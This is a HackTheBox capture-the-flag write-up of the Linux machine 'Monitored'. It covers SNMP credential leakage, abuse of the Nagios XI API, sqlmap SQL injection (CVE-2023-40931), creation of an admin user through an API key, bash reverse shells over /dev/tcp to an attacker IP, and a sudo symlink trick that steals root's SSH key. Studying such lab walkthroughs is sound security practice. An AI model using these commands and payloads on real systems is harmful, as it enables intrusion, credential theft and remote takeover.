
Overview
Monitored is a medium HackTheBox Linux machine centred on Nagios XI. SNMP enumeration leaks a service account’s password directly from a running process’s command-line arguments, which unlocks a legacy authentication API for the monitoring dashboard. From there, a SQL injection vulnerability in Nagios XI 5.11.0 (CVE-2023-40931) dumps an admin API key, and an older, separate exploit uses that key to create a fresh admin account outright, no password cracking required. Custom command execution inside Nagios gives a shell, and root comes from a sudo-permitted script that copies a log file by name without validating that the name isn’t a symlink to something far more sensitive.
Attack Chain
- Scan the target over
TCPandUDP, findingHTTP,HTTPS,LDAP, and anNSCAport - Add
nagios.monitored.htbto/etc/hosts - Enumerate
SNMPand find thepubliccommunity string - Use
snmpwalkagainstHOST-RESOURCES-MIB::hrSWRunParametersto find a service account’s password in a running process’s arguments - Find a
Nagios XIlanding page on port443 - Fail to log in normally with the recovered
svccredentials, since the account isn’t a valid dashboard user - Use a documented legacy API endpoint to authenticate
svcand obtain an auth token - Use the token to log in and identify the running version,
5.11.0 - Identify a known
SQL injectionvulnerability in this version - Confirm the injection with a crafted
BurpSuiterequest, then automate extraction withsqlmap - Dump the
xi_userstable and recover an admin API key - Use a separate, older exploit to create a new admin user directly via the API key
- Log in as the new admin user and create a custom command containing a reverse shell payload
- Trigger the command against a monitored host to execute it
- Catch a shell as
nagiosand read the user flag - Find a
sudo-permitted script,getprofile.sh, that copiesphpmailer.loginto a profile archive using an unvalidated folder path - Replace
phpmailer.logwith a symlink to root’s SSH private key - Run the script with
sudo, then extract the copied key from the resulting archive - Use the recovered key to
SSHin asrootand read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.11.224; export NAME=MONITORED; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80,389,443,5667
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

We add nagios.monitored.htb to our /etc/hosts.
We also run a UDP scan.
sudo nmap $IP -sU --top-ports 100 -v -oA scans/nmap_top100_UDP_$NAME

SNMP Enumeration
Recovering Credentials
We use onesixtyone to check for community strings.
onesixtyone -c /usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-community-strings.txt $IP
We find public.

We use snmpwalk to check RunParameters for running processes and their command-line arguments.
snmpwalk -c public -v2c $IP HOST-RESOURCES-MIB::hrSWRunParameters
We find a bunch of command-line parameters for the user svc, including a password, plus one sudo command running a script, /opt/scripts/check_hosts.sh.


svc:XjH7VCehowpR1xZB
Web Enumeration
Nagios XI Landing Page
Browsing to port 443 shows a landing page for Nagios XI.

We navigate to Access Nagios XI and find a login page.

We try the svc credentials and get a message that the account has been disabled or does not exist.

We try the svc username again with a test password and get an Invalid username or password message instead.

Foothold
Legacy Authentication API
A forum post explains this is an old backend component no longer updated, and provides curl requests for an authentication API:
curl -XPOST -k -L 'http://YOURXISERVER/nagiosxi/api/v1/authenticate?pretty=1' -d 'username=nagiosadmin&password=YOURPASS&valid_min=5'

curl -k -L 'http://YOURXISERVER/nagiosxi/includes/components/nagioscore/ui/trends.php?createimage&host=localhost&token=TOKEN' > image.png
We update the first request with our details.
curl -XPOST -k -L 'https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1' -d 'username=svc&password=XjH7VCehowpR1xZB&valid_min=5'
We get an authentication token.

With the auth_token, we access the dashboard directly:
https://nagios.monitored.htb/nagiosxi/index.php?token=e1e3bf3be9815096d5f8d734775a1d5960488b0a
We’re logged in.

We’re working with v5.11.0.

SQL Injection
Nagios XI 5.11.0 is vulnerable to a known SQL injection issue:
https://outpost24.com/blog/nagios-xi-vulnerabilities/

We recreate a POST request in BurpSuite:
POST /nagiosxi/admin/banner_message-ajaxhelper.php HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=bk7tg73v0gd8j2aut6r74gvmcf
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

action=acknowledge_banner_message&id=*

The response confirms SQL injection.

Extracting Data with sqlmap
We enumerate databases first.
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3" --batch -p id --cookie="nagiosxi=bk7tg73v0gd8j2aut6r74gvmcf" --dbs --threads=10
We have information_schema and nagiosxi.

We investigate the tables in nagiosxi.
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3" --batch -p id --cookie="nagiosxi=bk7tg73v0gd8j2aut6r74gvmcf" -D nagiosxi --tables --threads=10

We dump the xi_users table.
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3" --batch -p id --cookie="nagiosxi=bk7tg73v0gd8j2aut6r74gvmcf" -D nagiosxi -T xi_users --dump --threads=10
We have an admin user with an api_key and hashed password.

We narrow the dump to just user_id, email, api_key, and password.
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3" --batch -p id --cookie="nagiosxi=bk7tg73v0gd8j2aut6r74gvmcf" -D nagiosxi -T xi_users -C user_id,email,api_key,password --dump --threads=10

Creating an Admin User via API Key
There’s an older exploit for Nagios XI 5.2.6 < 5.2.9 / 5.3 / 5.4 that lets us use an api_key to add an admin user:
https://www.exploit-db.com/exploits/44560
IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL
We create a new admin user, hacked, with password hacked.
curl -k --silent "http://nagios.monitored.htb/nagiosxi/api/v1/system/user&apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL" -d "username=hacked&password=hacked&name=HACKED&email=hacked@localhost&auth_level=admin"
We have a new admin user.

We log in with the new user.

Command Execution via Custom Commands
Under Configure, then Core Config Manager, we navigate to Commands and create a new custom command.

We add a basic reverse shell payload.
bash -c "bash -i >& /dev/tcp/10.10.14.11/443 0>&1"

We start a penelope listener on port 443, find our payload among the commands, and save the configuration.

We go to Hosts, then localhost.

We select our command from Check Command, then Run Check Command.

Our first payload doesn’t work. Switching the double quotation marks for single quotation marks does:
bash -c 'bash -i > /dev/tcp/10.10.14.11/443 0>&1'

We have a shell as nagios.

We read the user flag.

Privilege Escalation
Finding a Sudo Script
We check our privileges with sudo -l.

We look at /usr/local/nagiosxi/scripts/components/getprofile.sh. The script takes a $folder input.

The script checks whether phpmailer.log exists in /usr/local/nagiosxi/tmp/. If it does, it copies the last 100 lines into a folder inside /usr/local/nagiosxi/var/components/profile/ using tail. Because the script runs with elevated privileges, this is a security risk.

Symlink to root’s SSH Key
The problem is that the script doesn’t validate what phpmailer.log actually is, we can replace it with a symlink pointing to root/.ssh/id_rsa.
We check whether SSH is enabled for root.
cat /etc/ssh/sshd_config | grep -E 'PermitRootLogin|PubkeyAuthentication'
We confirm root has SSH enabled.

We check our permissions on /usr/local/nagiosxi/tmp/phpmailer.log and find we have write access to the tmp folder.

We create a symlink pointing to /root/.ssh/id_rsa.
ln -s /root/.ssh/id_rsa /usr/local/nagiosxi/tmp/phpmailer.log
We execute the script with sudo.
sudo /usr/local/nagiosxi/scripts/components/getprofile.sh 1

Extracting the Key
We view the folder where the zipped profile is stored.
ls -la /usr/local/nagiosxi/var/components/

We copy profile.zip to /tmp and unzip it.
cp /usr/local/nagiosxi/var/components/profile.zip /tmp
unzip profile.zip

Listing the contents of /tmp, we have a profile folder containing phpmailer.log.

Viewing its contents gives us root’s SSH id_rsa key.

We copy the key to our attacking machine and set permissions with chmod 600.

We log in over SSH as root.
ssh root@nagios.monitored.htb -i root.key

We read the root flag.

Key Takeaways
Monitored is a reminder that SNMP process-argument enumeration remains one of the most reliable, and often overlooked, ways to leak plaintext credentials on Linux hosts. From there, Nagios XI’s history of vulnerabilities compounds: a modern SQL injection (CVE-2023-40931) recovers an API key that an older, still-functional exploit uses to create a fresh administrator account outright, no password cracking needed at any point. The root cause for privilege escalation is the same pattern seen across countless privileged scripts: getprofile.sh copied a file by a fixed name without ever confirming that name still pointed at the file it was supposed to, letting a symlink substitute root’s private key for a log file.